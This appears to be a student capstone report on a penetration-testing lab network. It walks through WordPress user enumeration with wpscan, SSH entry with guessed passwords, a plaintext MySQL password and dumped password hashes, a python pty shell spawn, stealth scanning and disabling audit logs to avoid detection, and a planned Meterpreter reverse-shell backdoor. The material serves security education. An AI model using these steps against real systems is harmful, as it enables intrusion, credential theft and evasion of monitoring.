Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


BY: Ricky Quintanar, Jacob Potter, Aimeé Pete, Matthew Wilson, Karl Walz

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Kali GNU/ Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Debian GNU/Linux 8
Hostname: TARGET1

IPv4: 192.168.1.115
OS: Debian GNU/Linux 8
Hostname: TARGET2

IPv4: 192.168.1.100
OS: Ubuntu 18.04.4 LTS
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: server1 (Capstone)

Critical Vulnerabilities: Target 1


Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress Enumeration	This allows for a script to be ran that shows the system's users.	Once the users were known we were able to guess one user's password and ultimately set up an SSH connection using their credentials
Weak Password Policies	Weak passwords can cause many problems such as password guessing or allowing for brute force cracking. Passwords should not be stored where unauthorized users can access them	Because of the one user's weak password which was guessed we were able to gain system access. From there we found other passwords that allowed for lateral movement.
SQL database easily accessible by unauthorized users	The password to the MySQL database was stored in the wp-config.php file in plain text.	Once we uncovered the MySQL password we were able to access the WordPress database and show the tables. In the wp_users table we found password hashes for Steven and Michael.
Use of Python Script to Gain Root Privileges	The use of the Python spawn script is a vulnerability that allows an unauthorized user to gain root privileges.	We used this vulnerability to capture flag 4. With unauthorized access to a root shell, a system can be totally compromised.

Exploits Used

Exploitation: WordPress enumeration

- This vulnerability was exploited using WPScan. WPScan is used to find WordPress vulnerabilities. Running this scan we were able to show two usernames associated with the WordPress site- Michael and Steven.
- Once we knew the users we were able to successfully guess Michael's password. This allowed us to ssh into the target machine.
- Command: wpscan --url http://192.168.1.110/wordpress --enumerate u



Exploitation of Poor Password Policies

- Once we were able to discover the WordPress users we were able to guess Michael's weak password. With that we were able to ssh into the target machine.
- After gaining access to the target machine we found the MySQL database password stored in the wp-config.php file in plain text.
- We used that MySQL access to find the password hash for user Steven. Steven also had a very weak password which we were able to brute force using John the Ripper. With Steven's password we were once again able to ssh into the target machine.


```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Tue Feb 16 21:09:12 2021 from 192.168.1.90
michael@target1:~$
```

```
 GNU nano 2.2.6                File: wp-config.php

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+------------
--------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activat
ion_key | user_status | display_name  |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+------------
--------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
        |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
        |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+------------
```

Exploitation: Obtain Root Privileges using Python Script

- This vulnerability was exploited using a python script. The python script used was: python -c ‘import pty;pty.spawn(“/bin/bash”)’
- This exploit spawned a terminal shell and gave us root access. With this access we were able to capture flag 4. With root privileges we had access to anything on the system including all sensitive data.



Avoiding Detection

Stealth Exploitation of Wordpress Enumeration

Monitoring Overview


- There isn't just one Alert that could be triggered. It all depends on what options you put on you wpscan.


Mitigating Detection

While running a wpscan it will trigger a series of events on kibana. It is hard to set up a single alert to trigger for this vulnerabilities. Which can be used as a advantage.

- If you want to run a wpscan with absolute no detection than you can run ‘wpscan --url 192.168.1.110/wordpress --enumerate vp,u --stealthy --output /~desktop/log.txt’. The issue with adding ‘--stealthy’ is you will not get as much information.

Wpscan with “--stealthy” and without





Stealth Exploitation of Broken Access Control

Monitoring Overview

- Which alerts detect this exploit? SYN message without a SYN-ACK response on port 3306
- Which metrics do they measure? Number of incorrect logins into a MySQL database.
- Which thresholds do they fire at? Greater than 5 incorrect logins.

Mitigating Detection

- Exploiting an access control in the application through URL manipulation/modification
- Since we already knew the password and any logging would be indicative of correct, authorized logins into a MySQL database.

Stealth Exploitation of Privilege Escalation

Monitoring Overview

- Alert when privileges are escalated.
- Monitor elevated user (sudo) activity and denied privileged user attempts.
- Unauthorized root access attempts.

Mitigating Detection

- Exploiting a vulnerability in the kernel for gaining root access.
- Once root access is gained, disabling audit logging will allow the unauthorized user to operate freely and undetected.

Maintaining Access

Backdooring the Target

Backdoor Overview

- With the steps we took to gain root access to the target system a logical next step would be to set up a backdoor on the target to have persistent access.
- We can use Metasploit to set up a persistent Meterpreter session. We can set the payload to create a reverse tcp shell.
  - *Once the Payload has been set we can set up the listening host as our own IP address and the listening port to port 4444.*
- With our listening host and port set we would wait for the victim machine to create a connection to our attacking machine.
  - *Creating this backdoor causes the victim to establish the connection instead of the attacker which is far more likely to bypass a firewall.*